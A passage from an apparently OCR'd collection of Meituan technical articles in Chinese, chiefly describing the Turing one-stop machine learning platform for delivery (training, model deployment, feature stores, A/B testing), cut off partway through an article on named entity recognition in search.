环节。在只有当前未完成订单的情况下，骑手如何执行、每一单的完成时刻如何预估、未来时段会进哪些结构的订单、对业务指标和效率指标产生怎样的影响……可能会觉得这是一个典型的强化学习场景，但它的难点在于决策空间太大，甚至可以认为是无限大的。目前我们的思路，是通过其它的建模转换手段进行解决。

3. 配送业务的随机因素多。比如商家的出餐时间，也许是很长时间内都无法解决的随机性。就连历史每一个已完成订单，商家出餐时间的真值都很难获得，因为人为点击的数据并不能保证准确和完整。商家出餐时刻不确定，这个随机因素永远存在，并且非常制约配送效率的提升。另外，在顾客位置交付的时间也不确定。写字楼工作日的午高峰，上电梯、下电梯的时间，很难准确进行预估。当然，我们也在不断努力让预估变得更精准，但随机性永远存在。对于骑手来说，平台没法规定每个骑手的任务执行顺序。骑手在配送过程中可以自由发挥，所以骑手执行顺序的不确定性也一直存在。为了解决这些问题，我们尝试用鲁棒优化或是随机规划的思想。但是，如果基于随机场景采样的方式，运算量又会大幅增加。所以，我们需要进行基于学习的优化，优化不是单纯的机器学习模型，也不是单纯的启发式规则，优化算法是结合真实数据和算法设计者的经验，学习和演进而得。只有这样，才能在性能要求极高的业务场景下，快速的得到鲁棒的优化方案。

目前，美团配送团队的研究方向，不仅包括运筹优化，还包括机器学习、强化学习、数据挖掘等领域。这里具有很多非常有挑战的业务场景，欢迎大家加入我们。

作者简介

圣尧，2017 年加入美团，美团配送团队资深算法专家。

一站式机器学习平台建设实践

作者：艳伟


本文根据美团配送资深技术专家郑艳伟在 2019 SACC（中国系统架构师大会）上的演讲内容整理而成，主要介绍了美团配送技术团队在建设一站式机器学习平台过程中的经验总结和探索，希望对从事此领域的同学有所帮助。

0. 写在前面

AI 是目前互联网行业炙手可热的“明星”，无论是老牌巨头，还是流量新贵，都在大力研发 AI 技术，为自家的业务赋能。配送作为外卖平台闭环链条上重要的一环，配送效率和用户体验是配送业务的核心竞争力。随着单量上涨、骑手增多、配送场景复杂化，配送场景的各种算法在更快（算法需要快速迭代、快速上线）、更好（业务越来越依赖机器学习算法产生正向的效果）、更准（算法的各种预测如预计送达时间等，需要准确逼近真实值）的目标下也面临日益增大的挑战。算法从调研到最终上线发挥作用，需要有一系列的工程开发和对接，由此引发了新的问题：如何界定算法和工程的边界，各司其职，各善其长？如何提升算法迭代上线的速度和效率？如何快速准确评估算法的效果？本文将为大家分享美团配送技术团队在建设一站式机器学习平台过程中的一些经验和探索，希望对大家能有所帮助或者启发。

1. 业务背景

2019 年 7 月份，美团外卖的日订单量已经突破 3000 万单，占有了相对领先的市场份额。围绕着用户、商户、骑手，美团配送构建了全球领先的即时配送网络，建设了行业领先的美团智能配送系统，形成了全球规模最大的外卖配送平台。



如何让配送网络运行效率更高，用户体验更好，是一项非常有难度的挑战。我们需要解决大量复杂的机器学习和运筹优化等问题，包括 ETA 预测、智能调度、地图优化、动态定价、情景感知、智能运营等多个领域。同时，我们还需要在体验、效率和成本之间达到平衡。

2. 美团配送机器学习平台演进过程

2.1 为什么建设一站式机器学习平台

如果要解决上述的机器学习问题，就需要有一个功能强大且易用的机器学习平台来辅助算法研发人员，帮助大家脱离繁琐的工程化开发，把有限的精力聚焦于算法策略的

迭代上面。

目前业界比较优秀的机器学习平台有很多，既有大公司研发的商用产品，如微软的 Azure、亚马逊的 SageMaker、阿里的 PAI 平台、百度的 PaddlePaddle 以及腾讯的 TI 平台，也有很多开源的产品，如加州大学伯克利分校的 Caffe、Google 的 TensorFlow、Facebook 的 PyTorch 以及 Apache 的 Spark MLlib 等。而开源平台大都是机器学习或者深度学习基础计算框架，聚焦于训练机器学习或深度学习模型；公司的商用产品则是基于基础的机器学习和深度学习计算框架进行二次开发，提供一站式的生态化的服务，为用户提供从数据预处理、模型训练、模型评估、模型在线预测的全流程开发和部署支持，以期降低算法同学的使用门槛。

公司级的一站式机器学习平台的目标和定位，与我们对机器学习平台的需求不谋而合：为用户提供端到端的一站式的服务，帮助他们脱离繁琐的工程化开发，把有限的精力聚焦于算法策略的迭代上面。鉴于此，美团配送的一站式机器学习平台应运而生。

美团配送机器学习平台的演进过程可以分为两个阶段：


MVP 阶段：灵活，快速试错，具备快速迭代能力。

平台化阶段：业务成指数级增长，需要机器学习算法的场景越来越多，如何既保证业务发展，又能解决系统可用性、扩展性、研发效率等问题。

2.2 MVP 阶段


初始阶段，大家对机器学习平台要发展成什么样子并不明确，很多事情也想不清楚。但是为了支撑业务的发展，必须快速上线、快速试错。因此，在此阶段，各个业务线独自建设自己的机器学习工具集，按照各自业务的特殊需求进行各自迭代，快速支持机器学习算法上线落地应用到具体的业务场景，也就是我们所熟知的“烟囱模式”。此种模式各自为战，非常灵活，能够快速支持业务的个性化需求，为业务抢占市场赢得了先机。但随着业务规模的逐渐扩大，这种“烟囱模式”的缺点就凸显了出来，主要表现在以下两个方面：

- **重复造轮子**：特征工程、模型训练、模型在线预测都是各自研发，从零做起，算法的迭代效率低下。
- **特征口径混乱**：各个业务方重复开发特征，相同特征的统计口径也不一致，导致算法之间难以协同工作。



2.3 平台化阶段

为了避免各部门重复造轮子，提升研发的效率，同时统一业务指标和特征的计算口径，标准化配送侧的数据体系，美团配送的研发团队组建了一个算法工程小组，专门规整各业务线的机器学习工具集，希望建设一个统一的机器学习平台，其需求主要包括以下几个方面：



- 该平台底层依托于 Hadoop/Yarn 进行资源调度管理，集成了 Spark ML、XGBoost、TensorFlow 三种机器学习框架，并保留了扩展性，方便接入其它机器学习框架，如美团自研的 MLX（超大规模机器学习平台，专为搜索、推荐、广告等排序问题定制，支持百亿级特征和流式更新）。
- 通过对 Spark ML、XGBoost、TensorFlow 机器学习框架的封装，我们实现了可视化离线训练平台，通过拖拉拽的方式生成 DAG 图，屏蔽多个训练框架的差异，统一模型训练和资源分配，降低了算法 RD 的接入门槛。
- 模型管理平台，提供统一的模型注册、发现、部署、切换、降级等解决方案，并为机器学习和深度学习模型实时计算提供高可用在线预测服务。
- 离线特征平台，收集分拣线下日志，计算提炼成算法所需要的特征，并将线下的特征应用到线上。
- 实时特征平台，实时收集线上数据，计算提炼成算法所需要的特征，并实时推送应用到线上。
- 版本管理平台，管理算法的版本以及算法版本所用的模型、特征和参数。
- AB 实验平台，通过科学的分流和评估方法，更快更好地验证算法的效果。

3. 图灵平台

平台化阶段，我们对美团配送机器学习平台的目标定位是：一站式机器学习平台，给算法同学提供一站式服务，覆盖算法同学调研、开发、上线、评估算法效果的全流程，包括：数据处理、特征生产、样本生成、模型训练、模型评估、模型发布、在线预测和效果评估。为了响应这个目标，大家还给平台取了个大胆的名字——Turing，中文名称为图灵平台，虽然有点“胆大包天”，但是也算是对我们团队的一种鞭策。


1）首先在获取数据阶段，支持在线和离线两个层面的处理，分别通过采样、过滤、归一化、标准化等手段生产实时和离线特征，并推送到在线的特征库，供线上服务使用。

2）模型训练阶段，支持分类、回归、聚类、深度学习等多种模型，并支持自定义 Loss 损失函数。

3）模型评估阶段，支持多种评估指标，如 AUC、MSE、MAE、F1 等。

4）模型发布阶段，提供一键部署功能，支持本地和远程两种模式，分别对应将模型部署在业务服务本地和部署在专用的在线预测集群。

5）在线预测阶段，支持 AB 实验，灵活的灰度发布放量，并通过统一埋点日志实现 AB 实验效果评估。




3.1 离线训练平台

离线训练平台的目标是：搭建可视化训练平台，屏蔽多个训练框架的差异，降低算法 RD 的接入门槛。

为了降低算法 RD 进入机器学习领域的门槛，我们开发了带有可视化界面的离线训练平台，通过各种组件的拖拉拽组合成 DAG 图，从而生成一个完整的机器学习训练任务。

目前支持的组件大致分为：输入、输出、特征预处理、数据集加工、机器学习模型、深度学习模型等几大类，每种类别都开发了多个不同的组件，分别支持不同的应用场景。同时为了不失去灵活性，我们也花费了一番心思，提供了多种诸如自定义参数、自动调参、自定义 Loss 函数等功能，尽量满足各个不同业务方向算法同学各种灵活性的需求。


我们的离线训练平台在产出模型时，除了产出模型文件之外，还产出了一个 MLDL（Machine Learning Definition Language）文件，将各模型的所有预处理模块信息写入 MLDL 文件中，与模型保存在同一目录中。当模型发布时，模型文件连带 MLDL 文件作为一个整体共同发布到线上。在线计算时，先自动执行 MLDL 中的预处理逻辑，然后再执行模型计算逻辑。通过 MLDL 打通了离线训练和在线预测，贯穿整个机器学习平台，使得线下和线上使用同一套特征预处理框架代码，保证了线下和线上处理的一致性。



在发布模型时，我们还提供了模型绑定特征功能，支持用户把特征和模型的入参关联起来，方便在线预测时模型自动获取特征，极大地简化了算法 RD 构造模型输入时获取特征的工作量。

3.2 模型管理平台


前面介绍了，我们的图灵平台集成了 Spark ML、XGBoost、TensorFlow 三种底层训练框架，基于此，我们的训练平台产出的机器学习模型种类也非常多，简单的有 LR、SVM，树模型有 GBDT、RF、XGB 等，深度学习模型有 RNN、DNN、LSTM、DeepFM 等等。而我们的模型管理平台的目标就是提供统一的模型注册、发现、部署、切换、降级等解决方案，并为机器学习和深度学习模型提供高可用的线上预测服务。



模型管理平台支持本地和远程两种部署模式：


- 本地：模型和 MLDL 统一推送到业务方服务节点上，同时图灵平台提供一个 Java 的 Lib 包，嵌入到业务方应用中，业务方通过本地接口的方式调用模型计算。
- 远程：图灵平台维护了一个专用的在线计算集群，模型和 MLDL 统一部署到在线计算集群中，业务方应用通过 RPC 接口调用在线计算服务进行模型计算。

部署模式	优势	劣势	适用的业务场景
远程模式	· 高度并行化 · 异构计算资源支持	· 额外的网络开销	适合分片存储的超大规模模型
本地模式	· 本地计算性能高 · 无网络开销	· 占用业务方服务器资源 · 单节点执行，并发性能存在瓶颈	适合单节点可以集中存放的小模型




对于超大规模模型，单机无法装载，需要对模型进行 Sharding。鉴于美团配送的业务特性，可以按照配送城市 / 区域进行分区训练，每个城市或区域产出一个小模型，多个分区模型分散部署到多个节点上，解决单节点无法装载大模型的问题。分区模型要求我们必须提供模型的路由功能，以便业务方精准地找到部署相应分区模型的节点。

同时，模型管理平台还收集各个服务节点的心跳上报信息，维护模型的状态和版本切换，确保所有节点上模型版本一致。



3.3 离线特征平台

配送线上业务每天会记录许多骑手、商家、用户等维度的数据，这些数据经过 ETL 处理得到所谓的离线特征，算法同学利用这些离线特征训练模型，并在线上利用这些特征进行模型在线预测。离线特征平台就是将存放在 Hive 表中的离线特征数据生产到线上，对外提供在线获取离线特征的服务能力，支撑配送各个业务高并发及算法快速迭代。




最简单的方案，直接把离线特征存储到 DB 中，线上服务直接读取 DB 获取特征 Value。读取 DB 是个很重的操作，这种方案明显不能满足互联网大并发的场景，直接被 Pass 掉。

第二种方案，把各个离线特征作为 K-V 结构存储到 Redis 中，线上服务直接根据特征 Key 读取 Redis 获取特征 Value。此方案利用了 Redis 内存 K-V 数据库的高性能，乍一看去，好像可以满足业务的需求，但实际使用时，也存在着严重的性能问题。


典型的业务场景：比如我们要预测 20 个商家的配送时长，假设每个商家需要 100 个特征，则我们就需要 20*100=2000 个特征进行模型计算，2000 个 KV。如果直接单个获取，满足不了业务方的性能需求；如果使用 Redis 提供的批量接口 Mget，如果每次获取 100 个 KV，则需要 20 次 Mget。缓存 mget 的耗时 TP99 约 5ms，20 次 Mget，TP99 接近 100ms，也无法满足业务方的性能需求（上游服务超时时间约 50ms）。

因此，我们需要对离线特征从存储和获取进行优化。我们提出了特征组的概念，同一维度的特征，按照特征组的结构进行聚合成一个 KV，大大减少了 Key 的数目；并且提供了相对完善的管理功能，支持对特征组的动态调整（组装、拆分等）。



3.4 实时特征平台

相比于传统配送，即时配送无论是在位置信息、骑手负载，还是在当前路网情况，以及商家出餐情况等方面都是瞬息变化的，实时性要求非常高。为了让机器学习算法能够即时的在线上生效，我们需要实时地收集线上各种业务数据，进行计算，提炼成算法所需要的特征，并实时更新。



3.5 AB 实验平台

AB 实验并不是个新兴的概念，自 2000 年谷歌工程师将这一方法应用在互联网产品以来，AB 实验在国内外越来越普及，已成为互联网产品运营精细度的重要体现。简单来说，AB 实验在产品优化中的应用方法是：在产品正式迭代发版之前，为同一个目标制定两个（或以上）方案，将用户流量对应分成几组，在保证每组用户特征相同的前提下，让用户分别看到不同的方案设计，根据几组用户的真实数据反馈，科学的

帮助产品进行决策。

互联网领域常见的 AB 实验，大多是面向 C 端用户进行流量选择，比如基于注册用户的 UID 或者用户的设备标识（移动用户 IMEI 号 /PC 用户 Cookie）进行随机或者哈希计算后分流。此类方案广泛应用于搜索、推荐、广告等领域，体现出千人千面个性化的特点。此类方案的特点是实现简单，假设请求独立同分布，流量之间独立决策，互不干扰。此类 AB 实验之所以能够这样做是因为：C 端流量比较大，样本足够多，而且不同用户之间没有相互干扰，只要分流时足够随机，即基本可以保证请求独立同分布。


即时配送领域的 AB 实验是围绕用户、商户、骑手三者进行，用户 / 商户 / 骑手之间不再是相互独立的，而是相互影响相互制约的。针对此类场景，现有的分流方案会造成不同策略的互相干扰，无法有效地评估各个流量各个策略的优劣。

鉴于上述的问题，我们将配送侧的 AB 实验分为三个阶段：事前的 AA 分组，事中的 AB 分流，事后的效果评估。

- AA 分组：将候选流量按照既定的规则预先分为对照组和实验组，基于数理统计的理论确保对照组和实验组在所关注的业务指标上没有显著差异。
- AB 分流：将线上请求实时分到对照或者实验版本。

- 效果评估：根据对照组和实验组的数据对比评估 AB 实验的效果。

由于即时配送的场景较为特殊，比如按照配送区域或城市进行 AB 实验时，由于样本空间有限，很难找到没有差异的对照组和实验组，因此我们设计了一种分时间片 AB 对照的分流方法：支持按天、小时、分钟进行分片，多个时间片进行轮转切换，在不同区域、不同时间片之间，对不同的策略进行交替切换进行 AB 分流，最大限度减少线下因素的影响，确保实验科学公正。



4 总结与展望

目前图灵平台支撑了美团配送、小象、LBS 平台等 BU 的算法离线训练、在线预测、AB 实验等，使算法 RD 更加关注算法策略本身的迭代优化，显著提高了算法 RD 的效率。未来我们会在以下方面继续深入探索：

1）加强深度学习的建设。

- 加强深度学习的建设，全面支持深度学习，实现深度学习相关组件与机器学习组件一样，在可视化界面可以和任意组件组合使用。
- 离线训练支持更多常用深度学习模型。
- 支持直接写 Python 代码自定义深度学习模型。

2）在线预测平台化，进一步解耦算法和工程。

- 简化图灵平台 SDK，剥离主体计算逻辑，建设在线预测平台。
- 在线预测平台动态加载算法包，实现算法、业务工程方、图灵平台的解耦。

作者简介

艳伟，美团配送技术团队资深技术专家。

招聘信息

如果你想近距离感受一下图灵平台的魅力，欢迎加入我们。美团配送技术团队诚招调度履约方向、LBS 方向、机器学习平台、算法工程方向的技术专家和架构师，共建全行业最大的单一即时配送网络和平台，共同面对复杂业务和高并发流量的挑战，迎接配送业务全面智能化的时代。感兴趣同学可投递简历至：tech@meituan.com（邮件标题注明：美团配送技术团队）。

美团搜索中 NER 技术的探索与实践

作者：丽红　星池　燕华　马璐　廖群　志安　刘亮　李超　云森　永超等

1. 背景

命名实体识别（Named Entity Recognition，简称 NER），又称作“专名识别”，是指识别文本中具有特定意义的实体，主要包括人名、地名、机构名、专有名词等。NER 是信息提取、问答系统、句法分析、机器翻译、面向 Semantic Web 的元数据标注等应用领域的重要基础工具，在自然语言处理技术走向实用化的过程中占有重要的地位。在美团搜索场景下，NER 是深度查询理解（Deep Query Understanding，简称 DQU）的底层基础信号，主要应用于搜索召回、用户意图识别、实体链接等环节，NER 信号的质量，直接影响到用户的搜索体验。

下面将简述一下实体识别在搜索召回中的应用。在 O2O 搜索中，对商家 POI 的描述是商家名称、地址、品类等多个互相之间相关性并不高的文本域。如果对 O2O 搜索引擎也采用全部文本域命中求交的方式，就可能会产生大量的误召回。我们的解决方法如下图 1 所示，让特定的查询只在特定的文本域做倒排检索，我们称之为“结构化召回”，可保证召回商家的强相关性。举例来说，对于“海底捞”这样的请求，有些商家地址会描述为“海底捞附近几百米”，若采用全文本域检索这些商家就会被召回，显然这并不是用户想要的。而结构化召回基于 NER 将“海底捞”识别为商家，然后只在商家名相关文本域检索，从而只召回海底捞品牌商家，精准地满足了用户需求。




图 1　实体识别与召回策略

有别于其他应用场景，美团搜索的 NER 任务具有以下特点：

- **新增实体数量庞大且增速较快**：本地生活服务领域发展迅速，新店、新商品、新服务品类层出不穷；用户 Query 往往夹杂很多非标准化表达、简称和热词（如“牵肠挂肚”、“吸猫”等），这对实现高准确率、高覆盖率的 NER 造成了很大挑战。
- **领域相关性强**：搜索中的实体识别与业务供给高度相关，除通用语义外需加入业务相关知识辅助判断，比如“剪了个头发”，通用理解是泛化描述实体，在搜索中却是个商家实体。
- **性能要求高**：从用户发起搜索到最终结果呈现给用户时间很短，NER 作为 DQU 的基础模块，需要在毫秒级的时间内完成。近期，很多基于深度网络的研究与实践显著提高了 NER 的效果，但这些模型往往计算量较大、预测耗时长，如何优化模型性能，使之能满足 NER 对计算时间的要求，也是 NER 实践中的一大挑战。

2. 技术选型

针对 O2O 领域 NER 任务的特点，我们整体的技术选型是“实体词典匹配 + 模型预测”的框架，如图下 2 所示。实体词典匹配和模型预测两者解决的问题各有侧重，在当前阶段缺一不可。下面通过对三个问题的解答来说明我们为什么这么选。

为什么需要实体词典匹配?

答：主要有以下四个原因：

一是搜索中用户查询的头部流量通常较短、表达形式简单，且集中在商户、品类、地址等三类实体搜索，实体词典匹配虽简单但处理这类查询准确率也可达到 90% 以上。

二是 NER 领域相关，通过挖掘业务数据资源获取业务实体词典，经过在线词典匹配后可保证识别结果是领域适配的。

三是新业务接入更加灵活，只需提供业务相关的实体词表就可完成新业务场景下的实

体识别。

四是 NER 下游使用方中有些对响应时间要求极高，词典匹配速度快，基本不存在性能问题。

有了实体词典匹配为什么还要模型预测?

答：有以下两方面的原因：

一是随着搜索体量的不断增大，中长尾搜索流量表述复杂，越来越多 OOV（Out Of Vocabulary）问题开始出现，实体词典已经无法满足日益多样化的用户需求，模型预测具备泛化能力，可作为词典匹配的有效补充。

